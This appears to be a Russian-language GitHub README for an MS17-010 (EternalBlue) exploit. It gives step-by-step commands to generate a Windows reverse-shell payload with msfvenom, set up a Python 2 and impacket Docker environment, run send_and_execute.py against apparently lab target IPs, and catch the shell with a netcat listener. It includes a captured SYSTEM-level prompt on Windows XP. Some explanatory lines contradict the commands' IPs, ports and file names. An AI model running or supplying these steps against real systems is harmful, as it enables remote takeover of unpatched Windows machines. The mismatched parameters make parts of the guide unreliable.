 h3x0v3rl0rd/ms17-010_cve-2017-0143
MS17-010_CVE-2017-0143

🖥️ -h3x0v3rl0rd- #️⃣ CVE-2017-0143
Использование msfvenom для генерации полезной нагрузки:
msfvenom -p windows/shell_reverse_tcp LHOST=10.10.14.19 LPORT=1337 -f exe -o ms17-010.exe
-p windows/shell_reverse_tcp: Указывает полезную нагрузку (обратный TCP-шелл для Windows).LHOST=10.10.14.4: IP-адрес атакующего (куда цель будет подключаться обратно).LPORT=443: Порт на машине атакующего для прослушивания соединения.-f exe: Выводит полезную нагрузку в виде исполняемого файла.-a x86: Указывает архитектуру (32-бит).-o rev.exe: Сохраняет полезную нагрузку как rev.exe.Настройка контейнера Docker:
Шаги для настройки Docker:
sudo apt-get install docker.io
Создание структуры папок:
mkdir exploit
cd exploit
touch Dockerfile
echo "impacket==0.9.23" > requirements.txt
Dockerfile: Содержит инструкции для сборки контейнера Docker.requirements.txt: Перечисляет зависимости Python (например, impacket).Написание Dockerfile:
FROM python:2.7-alpine
RUN apk --update --no-cache add \
    git \
    zlib-dev \
    musl-dev \
    libc-dev \
    gcc \
    libffi-dev \
    openssl-dev && \
    rm -rf /var/cache/apk/*

RUN mkdir -p /opt/exploit
COPY requirements.txt /opt/exploit
COPY ms17-010.exe /opt/exploit
WORKDIR /opt/exploit
RUN pip install -r requirements.txt
FROM python:2.7-alpine: Использует лёгкий образ Alpine Linux с Python 2.7.RUN apk --update --no-cache add: Устанавливает необходимые зависимости (например, git, gcc).COPY rev.exe /opt/cattime: Копирует исполняемый файл обратной оболочки (rev.exe) в контейнер.RUN pip install -r requirements.txt: Устанавливает зависимости Python (например, impacket).Сборка контейнера Docker:
sudo docker build -t exploit .
Запуск контейнера:
sudo docker run -it exploit /bin/sh
Загрузка и запуск эксплойта:
git clone https://github.com/h3x0v3rl0rd/MS17-010_CVE-2017-0143.git
cd MS17-010_CVE-2017-0143
python send_and_execute.py 10.10.10.4 ../ms17-010.exe

Обратная оболочка:

nc -lvnp 1337
listening on [any] 1337 ...
connect to [10.10.14.4] from (UNKNOWN) [10.10.10.4] 1035
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>
git clone https://github.com/h3x0v3rl0rd/MS17-010_CVE-2017-0143.git
cd MS17-010_CVE-2017-0143/
msfvenom -p windows/shell_reverse_tcp LHOST=10.10.14.9 LPORT=1337 -f exe -o ms17-010.exe
создайте слушатель nc
nc -nlvp 1337
python2.7 send_and_execute.py 10.129.163.162 ms17-010.exe

Если вы получите подобную ошибку, выполните следующие шаги:
cd MS17-010_CVE-2017-0143/
sudo python2.7 get-pip.py
pip2.7 install --upgrade setuptools
python2.7 -m pip install impacket
Теперь мы можем запустить эксплойт:



Теперь этот эксплойт создан на Python2 и требует некоторые библиотеки, такие как impacket, pycrypto. Для этого необходимо настроить виртуальную среду, и здесь помогает программа virtualenv. Как только вы создадите среду, вы можете активировать её с помощью утилиты source. Здесь Python2 используется в качестве интерпретатора, потому что в последней версии Kali Python3 установлен как глобальный интерпретатор, а наш эксплойт написан на Python2.
Почему мы используем виртуальную среду? Для этого вы можете посмотреть это. https://www.dabapps.com/blog/introduction-to-pip-and-virtualenv-python/
virtualenv -p python2 venv
source venv/bin/activate
pip install impacket
pip install pycrypto

python checker.py 10.10.10.4

msfvenom -p windows/shell_reverse_tcp LHOST=10.10.14.12 LPORT=4445 -f exe > shell.exe

python send_and_execute.py 10.10.10.4 shell.exe 445 browser
nc -nlvp 4445